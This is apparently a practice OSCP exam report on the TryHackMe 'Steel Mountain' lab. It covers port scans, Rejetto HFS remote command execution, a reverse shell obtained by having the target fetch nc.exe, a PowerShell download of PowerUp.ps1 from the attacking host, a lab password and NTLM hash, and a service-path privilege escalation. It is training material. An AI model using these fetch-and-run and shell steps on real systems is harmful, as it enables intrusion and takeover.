Offensive Security Certified Professional Exam Report - Steel Mountain THM

OSCP Exam Report

kalilernen@gmail.com, OSID: 12345

2023-09-26

Contents

1 High-Level Summary

We were tasked to perform an internal penetration test towards the TryHackMe Room Steel Mountain as preparation for the Offensive Security Exam. During the preparation meeting, we got the following information about the target: - Windows as Operating System - Low privilege access (Our goal is to gain administrative privileges) - No response to ICMP

A penetration test is an attack against internally connected systems to simulate real-world cyber criminal activities.

The scope os this test is to perform attacks to the room Steel Mountain using techniques and methodologies similar to the used during cyber attacks. This scopes include the following IP/URL: - **10.10.232.126**

Results List of hacked systems

1.1 Recommendations

??????????????

2 Findings

2.1 1 - Services with known vulnerabilities

Severity

High

Description

Result from nmap scan. http-proxy is vulnerable to denial of service attack according to the CVE-2011-3192.

On the web server located at **http://10.10.232.126:8080/**, the application discloses its name and version:



Figure 2.1: Server of port 8080

This service contains a known vulnerability known as Rejetto HTTP File Server (HFS) 2.3.x - Remote

Command Execution with the CVE CVE-2014-6287.

Recommendation

Patch management

2.2 2 - Directory brute force reveals hidden path

Severity

high

Description Hidden paths are revealed by performing directory brute force with the tool dirb.

Recommendation

Avoid revealing paths that should not be accessible

2.3 3 - Insufficient group strength in the key exchage

Severity

Medium

Description

The network scan with nmap showed that the Diffie-Hellman Key Exchange contains insufficient group strength. The weak group is described below in the result of the scan:

```
| WEAK DH GROUP 1
|  Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|  Modulus Type: Safe prime
|  Modulus Source: RFC2409/Oakley Group 2
|  Modulus Length: 1024
|  Generator Length: 1024
|  Public Key Length: 1024
```

Recommendation

Update to stronger groups

2.4 4 - Disclosure of sensitive information

Severity High

Description

On the web server located at **http://10.10.232.126:8080/**, the application discloses its name and version:



Figure 2.2: Server of port 8080

This creates an attacking for surface for allowing attackers to search for known vulnerabilities or

develop specific ones.

Recommendation

Avoid disclosing information that may identify the service and/or its version. It avoids the exploitation of known vulnerabilities or the development of specific ones.

2.5 5 - Remote Command Execution

Severity

High

Description

By exploiting the vulnerability discovered on the web server, it is possible to perform a remote command execution and obtain a reverse shell with the following steps:

1. Saved *nc.exe* on a folder, where the web server should run
2. Create a listener on the attacking machine:

```
nc -lvnp 47555
```

3. Web server started with the command:

```
sudo python3 -m http.server 80
```

4. Run the exploit
5. By running the exploit, the web server gets the following message:

```
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.116.117 - - [26/Sep/2023 13:06:29] "GET /nc.exe HTTP/1.1" 200 -
10.10.116.117 - - [26/Sep/2023 13:06:29] "GET /nc.exe HTTP/1.1" 200 -
10.10.116.117 - - [26/Sep/2023 13:06:29] "GET /nc.exe HTTP/1.1" 200 -
10.10.116.117 - - [26/Sep/2023 13:06:29] "GET /nc.exe HTTP/1.1" 200 -
```

Figure 2.3: The target fetched the file *nc.exe* from our web server

Once the script is executed, we get a shell on the server:

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>whoami
whoami
steelmountain\bill
```

Figure 2.4: Shell on the target

Recommendation

Patch management

2.6 6 - Low privileged user can perform sensitive tasks on the server

Severity

High

Description

Low user can perform sensitive tasks on the server. These tasks allows the download of file and other enumeration that may reveal sensitive information or misconfigurations.

For our test, the user was able to download a .ps1 script that performs an automatize enumeration of the server. The download was performed with the following steps:

1. Starting a web server on the attacking machine:

```
sudo python3 -m http.server 80
```

2. Execute the powershell cmdlet *Invoke-WebRequest* on the target:

```
powershell Invoke-WebRequest -Uri http://ATTACKING-Machine:80/PowerUp.ps1.exe -
Outfile powerup.ps1
```

The target than download the file from the server and save it:

```
C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

09/26/2023  04:26 AM    <DIR>          .
09/26/2023  04:26 AM    <DIR>          ..
09/26/2023  04:26 AM           600,579 powerup.ps1
09/27/2019  05:42 AM                70 user.txt
               2 File(s)        600,649 bytes
               2 Dir(s)  44,153,544,704 bytes free
```

Figure 2.5: Downloaded file from attacking machine

Recommendation

User should have limited access,

2.7 7 - Server configuration allows privilege escalation

Severity

High

Description

Misconfiguration on:

- Autologon Credentials:

```
◆◆◆◆◆◆◆◆◆◆◆ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultUserName               :  bill
    DefaultPassword               :  PMBAf5KhZAxVhvqb
```

Figure 2.6: AutoLogon credentials

- Unquoted services:

```
AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[\\C:\\\\Progra

AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)[\\C:\\\\Program Files\\Amazon\\

IObitUnSvr(IObit - IObit Uninstaller Service)[\\C:\\\\Program Files (x86)\\IObit

LiveUpdateSvc(IObit - LiveUpdate)[\\C:\\\\Program Files (x86)\\IObit\\LiveUpdate

Folder: \\C:\\\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup
```

- No antivirus detected
- NTLMv2 Hash

```
Version: NetNTLMv2
Hash:    bill::STEELMOUNTAIN:1122334455667788:9acb5b04c0592b1b1d805d60337cd607:0
```

Recommendation

Set configuration to high standards, to avoid misuse.

2.8 Issue Number - Issue Header

Severity

Description

Recommendation

2.9 8 - Weak file permissions

Severity

High

Description

The file permissions on the folder where start process are placed allow low privileged user to read and write its content.

For this test, the user placed an executable on *\C:\\Program Files (x86)\IObit\Advanced SystemCare>*, where the files of the service *AdvancedSystemCareService9* are being kept.

For this test, the user added a file to this folder with the following command:

```
copy Advanced.exe \\C:\\\\"Program Files (x86)"\\IObit\\"Advanced SystemCare"
```

The file is then saved on the folder:

```
C:\Program Files (x86)\IObit\Advanced SystemCare>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Program Files (x86)\IObit\Advanced SystemCare

09/26/2023  07:39 AM    <DIR>          .
09/26/2023  07:39 AM    <DIR>          ..
12/28/2015  01:48 PM            64,800 About.dll
07/27/2016  11:24 AM           310,560 About.exe
09/26/2019  08:18 AM            21,506 ActionCenter2.log
01/07/2016  06:13 PM         2,254,624 ActionCenterDownloader.exe
09/26/2023  07:36 AM            15,872 Advanced.exe
```

Figure 2.7: Alt text

Recommendation

Check users privileges and verify, if it is necessary that users has read/write access to folder related to ordinary system process.

3 Narrative

In this chapter we will describe in details the steps of our penetration tests. The chapter will be divided in sections, where each of them will focus in a different phase of this engagement.

- Information Gathering: obtaining open source information based on website and google
- Network and Service Enumeration: with specific tools, we enumerate the target to find open ports and their running services
- Exploitation: this section describe the exploitation on the targe. It may be divided in several subsections, according to the number of exploited services, targets and other servers hidden behind the target, if they are not out of scope
- House Cleaning: removal of installed tools or modified configuration
- Conclusion: Everything that was learned during this engagement.

3.1 Information Gathering

3.2 Network and Service Enumeration

We first performed a network scan to find open ports on the target. We issued the following command with *nmap*:

```
sudo nmap -p- -Pn 10.10.232.126 -oA AllPorts

# sudo: this kind of scan requires administrative privileges
# nmap: open source network scanner
# -p-: scan all known TCP ports
# -oA: output in several formats
```

From this scan we got the following results, that shows the open ports:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-26 12:16 CEST
```

```
Nmap scan report for 10.10.232.126
Host is up (0.034s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8080/tcp  open  http-proxy
47001/tcp open  winrm
```

Our next scan aimed to identify the version of the server and possible known vulnerabilities. We send the following command again with *nmap*:

```
sudo nmap -p80,135,139,445,3389,5985,8080,47001,49152,49153,49154,49155,49156,49
Pn --script vuln 10.10.232.126 -oA Services

# -p: scan specified ports
# --script vuln: automated scripts for vulnerabilities
# -oA: output in several formats
```

This scan gave us the following result:

```
PORT      STATE SERVICE
80/tcp    open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
```

```
|       Transport Layer Security (TLS) services that use Diffie-
Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 1024
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
5985/tcp  open  wsman
8080/tcp  open  http-proxy
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial of service attack when n
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://www.tenable.com/plugins/nessus/55976
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://www.securityfocus.com/bid/49303
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
| http-method-tamper:
|   VULNERABLE:
|   Authentication bypass by HTTP verb tampering
|     State: VULNERABLE (Exploitable)
|       This web server contains password protected resources vulnerable to auth
|       vulnerabilities via HTTP verb tampering. This is often found in web serv
|        common HTTP methods and in misconfigured .htaccess files.
|
|     Extra information:
```

```
|
|   URIs suspected to be vulnerable to HTTP verb tampering:
|     /~login [GENERIC]
|
|     References:
|       https://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_%28OWAS
CM-008%29
|       http://capec.mitre.org/data/definitions/274.html
|       http://www.imperva.com/resources/glossary/http_verb_tampering.html
|_      http://www.mkit.com.ar/labs/htexploit/

Host script results:
|_samba-vuln-cve-2012-1182: No accounts left to try
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: No accounts left to try
```

3.2.1 Exploiting web server on port 8080

From our network scan, we found that port 8080 is running a web server. If we call http://10.10.232.126:8080 on the browser, we get the following answer:



Figure 3.1: Web server on port 8080

On the first page of **http://10.10.232.126:8080**, the server gave is information about its name and version:



Figure 3.2: Server of port 8080

This service contains a known vulnerability known as Rejetto HTTP File Server (HFS) 2.3.x - Remote

Command Execution. On exploit-db, there is a python script that can be used to exploit this vulnerability. The script is on Appendix A.

To execute this script, we need to create a web server on our attacking machine and save a copy of *nc.exe* on it, so it can be fetched by the script. We did the following steps: 1. Saved *nc.exe* on a folder, where the web server should run 2. Create a listener on the attacking machine:

```
nc -lvnp 47555
```

3. Web server started with the command:

```
sudo python3 -m http.server 80
```

4. Run the exploit
5. By running the exploit, the web server gets the following message:

```
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.116.117 - - [26/Sep/2023 13:06:29] "GET /nc.exe HTTP/1.1" 200 -
10.10.116.117 - - [26/Sep/2023 13:06:29] "GET /nc.exe HTTP/1.1" 200 -
10.10.116.117 - - [26/Sep/2023 13:06:29] "GET /nc.exe HTTP/1.1" 200 -
10.10.116.117 - - [26/Sep/2023 13:06:29] "GET /nc.exe HTTP/1.1" 200 -
```

Figure 3.3: The target fetched the file *nc.exe* from our web server

Once the script is executed, we get a shell on the server:

```
